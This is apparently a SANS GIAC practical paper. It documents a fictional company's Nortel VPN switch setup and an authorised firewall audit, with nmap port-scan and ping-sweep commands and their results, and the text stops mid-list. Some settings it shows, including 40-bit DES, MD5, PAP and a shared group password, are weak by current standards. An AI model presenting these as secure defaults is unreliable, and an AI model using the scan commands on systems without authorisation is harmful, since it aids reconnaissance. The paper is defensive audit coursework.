RADIUS Authentication	
AXENT Technologies Defender	<input type="checkbox"/>
Security Dynamics SecurID	<input type="checkbox"/>
User Name and Password	<input checked="" type="checkbox"/>

IKE is the key-exchange protocol for exchanging IPSEC keys and negotiating security associations. Authentication of client workstations for phase one of the IKE is using a group username and password. This is distributed together with the VPN client software installation. Mobile employees and teleworkers are all assigned the same group (hence the same group username and password). Suppliers and Partners are also assigned to the same group on the Extranet VPN machine for simplicity.

After the IPSEC tunnel is established, the user is then prompted to enter a username and password by the Network Access Servers via RADIUS (configuration of the RADIUS authentication is described later).

2.3.2.2.2 Encryption

The strength and type of IPSEC encryption supported and allowed is configured in the Encryption section. The client and VPN switch will negotiate the type of encryption to be used for their communication session in phase two of the IKE protocol. Negotiation will go down the list until both parties can agree on a particular encryption and hash strength. However, the type of encryption negotiated for specific groups of clients are configured at Profiles - Groups - Edit - IPSEC.

Encryption

ESP - Triple DES with SHA1 Integrity	<input checked="" type="checkbox"/>
ESP - Triple DES with MD5 Integrity	<input checked="" type="checkbox"/>
ESP - 56-bit DES with SHA1 Integrity	<input checked="" type="checkbox"/>
ESP - 56-bit DES with MD5 Integrity	<input checked="" type="checkbox"/>
ESP - 40-bit DES with SHA1 Integrity	<input checked="" type="checkbox"/>
ESP - 40-bit DES with MD5 Integrity	<input checked="" type="checkbox"/>
ESP - NULL (Authentication Only) with SHA1 Integrity	<input type="checkbox"/>
ESP - NULL (Authentication Only) with MD5 Integrity	<input type="checkbox"/>
AH - Authentication Only (HMAC-SHA1)	<input type="checkbox"/>
AH - Authentication Only (HMAC-MD5)	<input type="checkbox"/>

The table below lists some of the features that will be available depending on the encryption options selected.

	Method	Encryption of IP Packet Payload	Authentication of IP Packet Payload	Authentication of Entire IP Packet
	AES 128 SHA1	Yes	Yes	No
	Triple DES SHA1	Yes	Yes	No
	Triple DES MD5	Yes	Yes	No
	56-bit DES SHA1	Yes	Yes	No
ESP	56-bit DES MD5	Yes	Yes	No
	40-bit DES SHA1	Yes	Yes	No
	40-bit DES MD5	Yes	Yes	No

	NULL SHA1	No	Yes	No
	NULL MD5	No	Yes	No
AH	HMAC SHA1	No	No	Yes
	HMAC MD5	No	No	Yes

GIAC Enterprise has chosen the ESP security protocol for VPN communications because almost all IPSEC security services are available with ESP and AH does not provide confidentiality of transmitted information. ESP does not ensure integrity of entire IP datagram.

2.3.2.2.3 IKE Encryption and Diffie-Hellman Group

IKE Encryption and Diffie-Hellman Group

56-bit DES with Group 1 (768-bit prime)	<input checked="" type="checkbox"/>
Triple DES with Group 2 (1024-bit prime)	<input checked="" type="checkbox"/>
Triple DES with Group 7 (ECC 163-bit field)	<input checked="" type="checkbox"/>

This section describes the type of encryption for the IKE Encryption and length of the key used in the Diffie-Hellman key exchange that can possibly be used for ISAKMP exchanges. Similar to the above, this is also negotiated before the phase 1 security association (SA) is decided.

2.3.2.2.4 NAT Traversal and Authentication Order

NAT Traversal

Enabled	UDP Port
<input checked="" type="checkbox"/>	10001

Authentication Order

Order	Server	Type	Associated Group	Action
1	LDAP	Internal		
2	RADIUS	PAP	/Base	<input type="button" value="Delete"/>

NAT Traversal is enabled as there is a possibility that GIAC's teleworkers are connecting to GIAC's network via DSL or cable modem. NAT and IPSEC devices have several incompatibilities when the IPSEC device is behind the NAT device. NAT traversal allows IPSEC devices to discover NAT devices in their communication paths. On the whole, NAT traversal uses User Datagram encapsulation to resolve the NAT and IPSEC incompatibilities.

For the Authentication Order section, the first entry is provided by default and it is the internal LDAP server provided by the Nortel VPN Switch. This is never used as no user accounts are stored on the switch.

The second line is GIAC network access server. This is configured for both the Employee VPN and Extranet VPN. However, they are both pointing to different radius server.

2.3.2.3 Syslogging

Syslog - log kernel messages at all level to the Log Server at 172.19.1.2

Line	Enabled	Host Name or IP Address	Message Level	Facility	UDP Port
1	<input checked="" type="checkbox"/>	172.19.1.2	All	KERN	514
2	<input type="checkbox"/>		Normal	KERN	514
3	<input type="checkbox"/>		Normal	KERN	514
4	<input type="checkbox"/>		Normal	KERN	514

[Change System Logging Capture Level](#)

© SANS Institute 2000 - 2002, Author

2.3.3 ROUTING

2.3.3.1 DEFAULT ROUTES

Interface	Next route
Private	172.18.1.2
Public	50.25.50.118

All destination IPs that are not within the VPN private and public segments are routed to either firewall and router respectively for further routing.

2.3.3.2 STATIC ROUTES

Destination	Next route
172.0.0.0	172.18.1.1
10.100.0.0	172.18.1.1

The VPN switch is configured with the above static routes. Packet that are destined for the internal network are forwarded to the private interface (172.18.1.1) while all other packet are forwarded to the default gateway (50.25.50.118 CISCO border router).

2.3.4 PROFILES

2.3.4.1 Groups

Click Profiles - Groups - Edit button for the /Base group - Configure button under IPSEC. This configuration is used for both employee and extranet VPNs.

Here are some of the settings with impact to information security:

Field	Value
Split Tunneling	Disabled
Split Tunnel Networks	None Selected
IPSec Idle Timeout Reset on Outbound Traffic	Enabled
Client Selection	Only Contivity Client
Authentication	Radius Authentication via User Name and Password enabled

Encryption	ESP with Triple DES/MD5 Hash
	ESP with 56-bit DES/MD5 Hash
	ESP with 40-bit DES/MD5 Hash
IKE Encryption and Diffie-Hellman Group	Triple DES with 1024-bit prime
Perfect Forward Secrecy	Enabled
Banner Display	Disabled
Allow password storage on client	Disabled
Compression	Enabled
IPSec Transport Mode Connections	Disabled

Split tunneling is disabled so that any connected clients are subjected to similar network restrictions as other internal clients. Allowing split tunneling may allow remote clients to bypass the VPN switch when browsing the Internet, performing other prohibited operations such as FTP, NNTP etc when connected to the GIAC network. Therefore, enabling split tunneling is a potential security risk.

Only Contivity clients can connect to the VPN, this limits potential attackers' choice of software when trying to access the GIAC's network.

No transport mode connections are allowed through the VPN machine.

2.3.4.2 Networks

Enter network name GIAC and click Create.

© SANS Institute 2000-2002

Current Subnets for Network: GIAC

10.100.0.0 255.255.0.0	<input type="button" value="Edit"/> <input type="button" value="Delete"/>
172.0.0.0 255.0.0.0	

New Subnet

IP Address	<input type="text"/>
Mask	<input type="text"/>
<input type="button" value="Add"/>	
<input type="button" value="Close"/>	

Enter the IP addresses and subnet masks for each of GIAC's internal network segments and click the Add button to get the configuration shown above.

2.3.5 *SERVICES*

2.3.5.1 *RADIUS AUTH*

Click "Servers" - "Radius Auth". The following screen appears:

© SANS Institute 2000 - 2002

☒ **Enable Access to RADIUS Authentication**

☐ Remove Suffix from User ID (e.g. jsmith@nortelnetworks.com) (Does not work with MSCHAPV2)
 Delimiter Value=

RADIUS Users Obtain Default Settings from the Group

Server-Supported Authentication Options

Enabled	Type	Description
<input type="checkbox"/>	CHALLENGE	Challenge/Response Token Cards
<input type="checkbox"/>	RESPONSE	Response Only Token Cards
<input type="checkbox"/>	MS-CHAP	MSCHAP - Microsoft encrypted CHAP. <input type="checkbox"/> RFC-2548 (Microsoft Vendor-specific RADIUS Attributes) compliant
<input type="checkbox"/>	CHAP	CHAP - Challenge Handshake Authentication Protocol.
<input checked="" type="checkbox"/>	PAP	PAP - Password Authentication Protocol.

Radius is enabled. PAP is used as the radius authentication protocol because the passwords are communicated only after the IPSEC tunnel has been established. Hence the PAP password is not easily eavesdropped.

RADIUS Servers

Enabled	Server	Host Name or IP Address	Interface	Status	Port	Secret
<input checked="" type="checkbox"/>	Primary	<input type="text" value="172.21.1.3"/>	<input checked="" type="radio"/> Private (172.18.1.1) <input type="radio"/> Public <input type="text"/>	Operational	<input type="text" value="1645"/>	<input type="text" value="akakakakak"/>
<input type="checkbox"/>	Alternate 1	<input type="text"/>	<input checked="" type="radio"/> Private (172.18.1.1) <input type="radio"/> Public <input type="text"/>	Not Configured	<input type="text" value="1645"/>	<input type="text"/>
<input type="checkbox"/>	Alternate 2	<input type="text"/>	<input checked="" type="radio"/> Private (172.18.1.1) <input type="radio"/> Public <input type="text"/>	Not Configured	<input type="text" value="1645"/>	<input type="text"/>

Response Timeout Interval (seconds)


Maximum Transmit Attempts

Only one Radius server is used and the port used is 1645. A secret key is entered to encrypt the PAP password communicated between the radius server and the switch. Furthermore, the secret key verifies the authenticity of each response sent by the RADIUS server to the Switch. It is an option to use the internal network access server to act as the "Alternate 1" radius server. However, this means opening up a port on the firewall from the VPN switch machines to GIAC's backbone network which may entails some risks.

Response Timeout Interval specify the frequency, in seconds that you want the Switch to wait before retrying to connect to the RADIUS servers. By default, the Switch tries once every three seconds. The minimum setting is 1.

Maximum Transmission Attempts specify the number of times you want the Switch to attempt to connect to the RADIUS servers before failing. By default, the Switch tries three times.

2.3.5.2 USER IP ADDR



Address Pool						
Pools	Start	End	Subnet Mask	Total	In Use	Action
default	172.18.1.100	172.18.1.200	255.255.0.0	101	0	<input type="button" value="Edit"/> <input type="button" value="Delete"/>
<input type="button" value="Add"/>						

An ip address pool consisting of 101 ip addresses can be assigned to remote clients connecting to the GIAC network. These are in the same range as the VPN switch so that all IP addresses from the VPN segment is governed by the same rule in the Firewall rulebase.

3. Assignment 3: Verify the Firewall Policy

3.1 Planning

Top management's written permission was sought for the audit. They have no objections but were concerned about the risks and how we intend to mitigate them. These are documented in section 3.1.5. With their approval, the security team proceeded to research upon the type of tools available, the methodology to use and the approach to prepare and conduct the audit.

3.1.1 Our Methodology

The team opted to follow the procedure documented in Lance Spitzner's "Auditing Your Firewall Setup" paper.

There are two main parts to auditing the firewall policy. Firstly, the access to the firewall machine itself and secondly the firewall rule base i.e, to verify that the firewall is not letting anything unintended through it.

The firewall has several network segments connected. 1 internal segment, 5 service networks and the one interface to the Internet. To perform a comprehensive audit, we tried accessing every other network segments from a network segment. The table below lists all the combinations we audited:


Source network	Destination network
Internet	All publicly accessible servers
Service Network 1	Service Network 2
	Service Network 3
	Internal Network
	VPN segments
	Internet
Service Network 2	Service Network 1
	Service Network 3
	Internal Network
	VPN segments
	Internet

Service Network 3	Service Network 1
	Service Network 2
	Internal Network
	VPN segments
	Internet
Internal Network 1	Service Network 1
	Service Network 2
	Service Network 3
	VPN segments
	Internet
VPN Segments	Service Network 1
	Service Network 2
	Service Network 3
	Internet
	Internal Network

To carry out the audit, we setup an auditing workstation (a laptop loaded with the auditing software) in the network segment in question.

A sniffer was placed on the appropriate network segment to catch any probe traffic that managed to get through the firewall to a server on the other side.

The diagram below illustrates the typical setup when we were carrying out the audit.



© SANS Institute 2000 - 2002, Author retains full rights.

3.1.2 Auditing

The following tests were carried out on the firewall and the servers protected by the firewall to verify the rule base and policy.

3.1.2.1 Physical evaluation

We evaluated the firewall's physical location. The firewall, VPN switches and the border router are placed in a locked rack with no peripherals attached. The cable connections are checked to ensure that they are not easily accessible for tapping. If you remember our network design, network traffic are decrypted by the VPN switch prior to being checked by the firewall. Hence it is important that this physical connection is not easily sniffed or all transmitted traffic will be at the mercy of the sniffer.

We went a step further in the audit and checked out the access to the server room in which the firewall rack is located. It is constantly locked and access is via door access cards and all visitors must register themselves before being allowed into the server.

On the whole, we are quite confident that the firewall is physically secured. However, we noted that it would be good if GIAC can implement a CCTV surveillance system in the server room as a preventive, detective and deterrent control.

3.1.2.2 Scanning and the tools used

Nmap (Network Mapper) was selected as the main auditing tool as it gives us the most comprehensive types of scans and flexibility in scanning options. Other tools used include NetScan and "ping".

The main aim of this audit is to verify the firewall rule base. We are not concerned with exploiting vulnerabilities on the servers, neither do we wish to do that this time round. That can be done when we perform our next penetration test on the servers. Hence scanners were the only tools used and no vulnerabilities assessment tools were used.

The following scans were carried out using nmap.

a. TCP connect scanning

This type of scan is the easiest to carry out. You do not even need nmap to do this. It basically identifies all the ports that are listening on the target machine. If the port is listening, the connection will be successful. This scan is very "noisy" in that it generates a lot of logs on the target system but for our purpose, it is just

a general purpose scan that will help us to determine the effective of the logging mechanism we have put in place.

b. TCP SYN (half open) scanning

With this technique, a SYN packet is sent to a particular port of the target machine. A RST reply will indicate that the port is not listening and a SYN-ACK that it is listening. Contrary to TCP connect scanning, this is a very quiet scan.

c. TCP FIN (stealth) scanning

This is the stealthiest of all the scans. Almost all the systems will reply with a RST (closed ports) or nothing (open ports). However, NT systems tend to reply with a RST regardless of whether the port is open. Normally used as an OS fingerprinting scan to discriminate between a UNIX and NT box.

d. TCP ping scan

This scan is used when the network is protected by a security-conscious network administrator and ICMP echo packets are not allowed. Using this scan, a TCP ping (ACK packet) is sent out to random ports on the target machine and the machine respond with an ACK packet if the port is open or RST if it is closed. This normally gets past the holes opened on the firewall (such as port 80, 443, 25 and 53) whereas traditional ICMP packets may be dropped by the router or firewall. However, similar to the TCP Connect Scan, it is extremely noisy. For a static filtering firewall opening all ports for ACK packets, this scan will definitely invalid the firewall but will not be the case for a stateful firewall like cyberguard.

Command to scan one host:

```
nmap -sP -PT<port number> ip host <ip address>
```

or command to scan a range of class C ip address:

```
nmap -sP -PT<port number> x.x.x.0/24
```

e. UDP Scans

This scan will determine if the target udp port is listening. If it is listening, we should not get back anything, else we should receive an ICMP port unreachable message.

f. Ping sweeps using Nmap.

A ping sweep basically send ICMP echo request packets to the whole subnet in question and any hosts that replies with a ICMP echo reply is alive. It is normally effective in networks that allow all kinds of ICMP traffic through the firewall. It

helps in mapping out the network during the information gathering phase of an action. However, ping sweeps are used in the audit to verify that the firewall rule base is effective in thwarting reconnaissance of this nature.

We performed one or more scans on both the firewall machine and the servers protected by the firewall. Scanning the firewall determines the type of services provided by the firewall. There should be no available services provided by the firewall itself. Scanning the servers protected by the firewall help to confirm that they are providing the expected services and nothing more.

3.1.3 Time of day

No audits should be carried out during the operational hours of the network as this might affect the performance of the firewall or servers. Worse still, audits have been known to crash production servers. Hence after seeking management's endorsement, it is decided that all non-intrusive hacking activities will be carried on weekday nites 9pm till 3am in the morning, and intrusive once will be carried out during weekends (Sundays). The audit period is also estimated to be 2 weeks (every day except Saturday night, full backup).

3.1.4 Costs and Effort

The audit will be undertaken by 2 of GIAC's employees from the IT security team. The whole audit process will be overseen by a manager whom is made responsible for the flow and smoothness of the exercise. The estimated cost of the audit is as follows:

Item / rank	Time (man-hours)	Costs (\$)
Hardware (laptop and network tap to be connected to the IDS)	0	4000
Software	0	3000
2 engineers	16.2	8100 (500 per hour)
prepare hardware	0.5	
install software	1.2	
configure the log server	0.5	
performing the audit	8	
interpreting the results	2	
documentation	1	

resolving issues	2	
backup of affected systems	1	
1 manager	1	800
Total		15900

3.1.5 Risks and Mitigating controls

Prior to every nites' audit, a full backup of the targeted system is carried out and the firewall configuration and rules are backup for easy system recovery. In case a system goes down as a result of the audit, it is estimated that recovery will at most require 3 hours. This will be at the latest 6am in the morning. The Cyberguard firewall can be recovered within 30 minutes given that the initial Ghost image and the backup configuration are available.

The mobile and teleworkers were pre-warned that an audit exercise is being carried out and to expect some degradation in performance should they need to work at a late hour.

All ip addresses (spoofed and valid) to be used by the auditing workstation is predetermined and configuration settings are preconfigured on the log servers (internal and external) to log packets from these ip addresses. This ensures that all audit related logs are isolated in specific files and will not get mixed up with any valid logs which may be generated during that time.

All software and hardware vendors are informed of the exercise and are asked to dedicate manpower on stand-by to react within a short period of time should an emergency occurs.

3.2 The Audit

3.2.1 Access to the firewall machine itself from the Internet.

3.2.1.1 TCP Connect Scan

The following command was issued with nmap:

```
nmap -sT -vv -P0 -p 1-65535 50.25.50.119
```

As we did not configure any ports of the firewall to be listening for connections, we expected no visible ports from the NMAP results. True enough, NMAP did

not manage to TCP connect to any of the ports scanned. (This scan is very time consuming when the network connection is slow). You are recommended to use the -M # switch to use parallel port connections to speed things up.

3.2.1.2 TCP SYN (half open) scanning

The following command was issued from the auditing workstation:

```
nmap -sS -vv -P0 -p 1-65535 50.25.50.119
```

Similar to 3.2.1.1, the firewall replies with a host of resets. It was also quite noisy for the cyberguard firewall as we have configured the firewall to detect TCP SYN flood and to send a log message to the log server if 1000 TCP SYN packets are received within 50 seconds.

3.2.1.3 TCP FIN Scans

The following command:

```
nmap -sF -vv -P0 -p 1-65535 50.25.50.119
```

```
Starting nmap V. 3.00 ( www.insecure.org/nmap )  
Host (50.25.50.119) appears to be up ... good.  
Initiating FIN Scan against (50.25.50.119)  
The FIN Scan took 17 seconds to scan 65535 ports.  
All 65535 scanned ports on (50.25.50.119) are: closed
```

```
Nmap run completed -- 1 IP address (1 host up) scanned in 22  
seconds
```

SYN FIN scans did not reveal any listening ports on the firewall. At this point, we were quite sure that we are not going to get anything from the next scan. Nevertheless, we proceeded with them to get confirmation and for the report.

3.2.1.4 Ping test on the firewall

```
ping 50.25.50.119
```

```
Request timeout  
Request timeout  
Request timeout
```


Ping test on the firewall failed.


3.2.2 from the Internet

We first found GIAC Enterprise's IP address range (50.25.50.0/24) by checking

at www.arin.net.

The next thing we did was to perform a ping sweep of the whole class C ip address range (50.25.50.0/24) using Netscan from NorthWest Performance Software.





This scan confirmed that the firewall is not allowing any ICMP echo packets through to the publicly accessible servers such as the SMTP, DNS and Internet Web server. The VPN switches (50.25.50.113-114) can be pinged from the Internet as it is not directly protected by the firewall.

Since we can't gather much information from the ping sweep, we proceed to scan all the TCP and UDP ports (1 to 65535) of each IP address within the 50.25.50.0/24 range. This scan identified which ip addresses belonging to GIAC is alive and for those that are alive, which are the ports listening.

The results are as follows (quite expectedly):

IP address	Open Ports
50.25.50.113	udp 500
50.25.50.114	udp 500
50.25.50.116	tcp 25
50.25.50.117	udp 53
50.25.50.115	tcp 80 and tcp 443

The rest of the ports are closed as TCP resets were received from the firewall.

The ones that are accessible are obviously the SMTP, DNS, Web server and

VPN switches.

Checking up these ports against our firewall rules, we were glad that they were not violating any of our network access policies.

We checked the log server and found the denied logs as expected. The scans and ping sweeps were also picked up by the IDS. Both the IDS and syslog server were configured to send emails to a mail-in databases upon alert conditions. The emails arrived as expected.

3.2.3 *Access from Service Network 1*

Next we took our Internet Web server offline and attached an auditing laptop to the network. This was assigned the same ip address as the Internet Web server.

From this machine, we tried scanning servers in service network 2, 3 and the Internet Network (segments 1 and 2 only).

The following servers and ports are alive and available:

Network Segment	IP address	Open Ports
Service Network 2	172.21.1.4	tcp 25
	172.21.1.5	tcp 53 and udp 53
Service Network 3	172.19.1.2	udp 514
Internal Network	-	-
VPN Segments	-	-
Internet	-	-

No machines on the Service Network 1, the internal network and VPN segments were accessible from the auditing station.

It is not difficult to see that the machines that accessible are SMTP, DNS and syslog servers.

We then replaced the Internet Application server with the auditing laptop and did the same scan.

Network Segment	IP address	Open Ports
Service Network 2	172.21.1.5	tcp 53 and udp 53
Service Network 3	172.19.1.2	udp 514

Internal Network	10.100.2.4	tcp 1521
VPN Segments	-	-
Internet	-	-

Once again, very good. Everything is in order.

The Internet Application server were found to have access to the DNS server, the syslog server and the oracle server.

Scanning the Internet and VPN segments from Service Network 1 did not reveal any interesting servers and ports.

We quickly restored both the Internet Web and Application servers and proceeded to Service Network 2.

3.2.4 Access from Service Network 2

Next we conducted the scan from service network 2 which houses the www (HTTP) proxy server, the SMTP and DNS servers. Here are the results:

External SMTP server

Network Segment	IP address	Open Ports
Service Network 1	-	-
Service Network 3	172.19.1.2	udp 514
Internal Network	-	-
VPN Segments	-	-
Internet	50.25.50.118	tcp 25

Access to the Internet was audited by connecting a sniffer to the firewall's Internet segment. The sniffer was configured to inspect all packets originating from the SMTP server on the Internet Segment while the scan was performed.

Domain Name Server

Network Segment	IP address	Open Ports
Service Network 1	-	-
Service Network 3	172.19.1.2	udp 514

Internal Network	-	-
VPN Segments	-	-
Internet	Upper-level DNS (ISP)	tcp and udp 53

Similar for the DNS, access to the Internet segment was limited to tcp and udp ports 53. This is inline with our network security policy.

WWWProxy Server

Network Segment	IP address	Open Ports
Service Network 1	-	-
Service Network 3	172.19.1.2	udp 514
Internal Network	-	-
VPN Segments	-	-
Internet	50.25.50.118	tcp 80 and tcp 443

The www proxy is next. The only services available to it are syslog and tcp 80 and 443 to the Internet.

Extranet Network Access Server

Network Segment	IP address	Open Ports
Service Network 1	-	-
Service Network 3	172.19.1.2	udp 514
Internal Network	-	-
VPN Segments	-	-
Internet	-	-

In general, no server ports were found accessible on the VPN segments and the internal segments from service network 2.

Time Server

We have opened access from the Time Server to all GIAC Enterprise servers. Hence we did not audit targets to Server Networks and Internal Networks but to the Internet.

Apart from the router 50.25.50.118, nothing else on the Internet is accessible from the NTP server.

3.2.5 Access from Service Network 3

Network Segment	IP address	Open Ports
Service Network 1	All servers	icmp echo requests
Service Network 2	All servers	icmp echo requests
Internal Network	-	-
VPN Segments	-	
Internet	-	-

There was no way through the firewall from here to all other segments.

3.2.6 Access from the VPN segments

3.2.6.1 Extranet

To audit access from the Extranet VPN segment, we established an IPSEC tunnel to the VPN switch with our auditing workstation using a test account and started the scan. Here are the results:

Network Segment	IP address	Open Ports
Service Network 1	172.20.1.2	tcp 80 and tcp 443
Service Network 2	172.21.1.3	tcp 1645-1646 and udp 1645-1646
Service Network 3	172.19.1.2	udp 514
Internal Network	-	-
Internet	-	-

In-line with our expectation, only the Internet Web Server was accessible via tcp 80 and 443 on service network 1. We did not manage to connect to the extranet network access server and syslog server until we replaced the VPN switch with our auditing machine and assumed the private interface's ip address (172.17.1.1). We received an unexpected bonus when we are not able to browse the Internet while connected to the GIAC network using the test account. Upon verification, this was because split tunneling was disabled at the VPN switch and no access was allowed to the www (HTTP) proxy server and the Internet via port 80 and 443. Well, the extranet users will just have to remember to disconnect from the tunnel if they want to surf the Internet, can't do so from GIAC, sorry. Good control to ensure Internet security.

© SANS Institute 2000 - 2002, Author retains full rights.

3.2.6.2 Employee

Network Segment	IP address	Open Ports
Service Network 1	-	-
Service Network 2	172.21.1.2	tcp 80 and tcp 443
Service Network 3	172.19.1.2	udp 514
Internal Network	10.100.3.2	tcp 1645-1646 and udp 1645-1646
	10.100.3.3	tcp 25
	10.100.3.4	tcp 53 and udp 53
	10.100.2.2	tcp 80 and tcp 443
Internet	-	-

Please note that similar to the Extranet VPN switch, our scan reveal the access to the internal network access server and the syslog server only after plugging our auditing workstation in place of the VPN machine and assuming the same ip address as the VPN switch private interface.

3.2.7 Access from Internal Network

Although from a functionality point of view, it is possible to not perform this audit from the internal network as any problems with accesses will surface sooner or later. However, an audit of the firewall rulebase will not be complete without verifying that user connected to the User's LAN do not have more access than what they should be having.

We have decided to position the auditing machine in the User's LAN (Internal Network Segment 3) to limit the scope of this audit to only verifying user's access.

Network Segment	IP address	Open Ports
Service Network 1	-	-
Service Network 2	172.21.1.2	tcp 80 and tcp 443
Service Network 3	-	-
VPN Segments	-	-
Internet	-	-

As you can see, the type of access our users have to the Internet and different service network segments is highly restricted. This is because we have designed the network in a manner that all accesses to the service networks are carried out via proxy machines such as the internal DNS, internal SMTP server and the wwwproxy server. As much as possible, facilities that are often needed are kept within the same segment. With the 50 internal staffs that GIAC has today, it just does not justify additional spending and effort to convert the internal network segments into service networks at the firewall.

3.3 Evaluating the results

3.3.1 General Evaluation

In general, the firewall is performing its functions pretty well in endorsing GIAC Enterprise's security policy.

Here are some of the pros points noted:

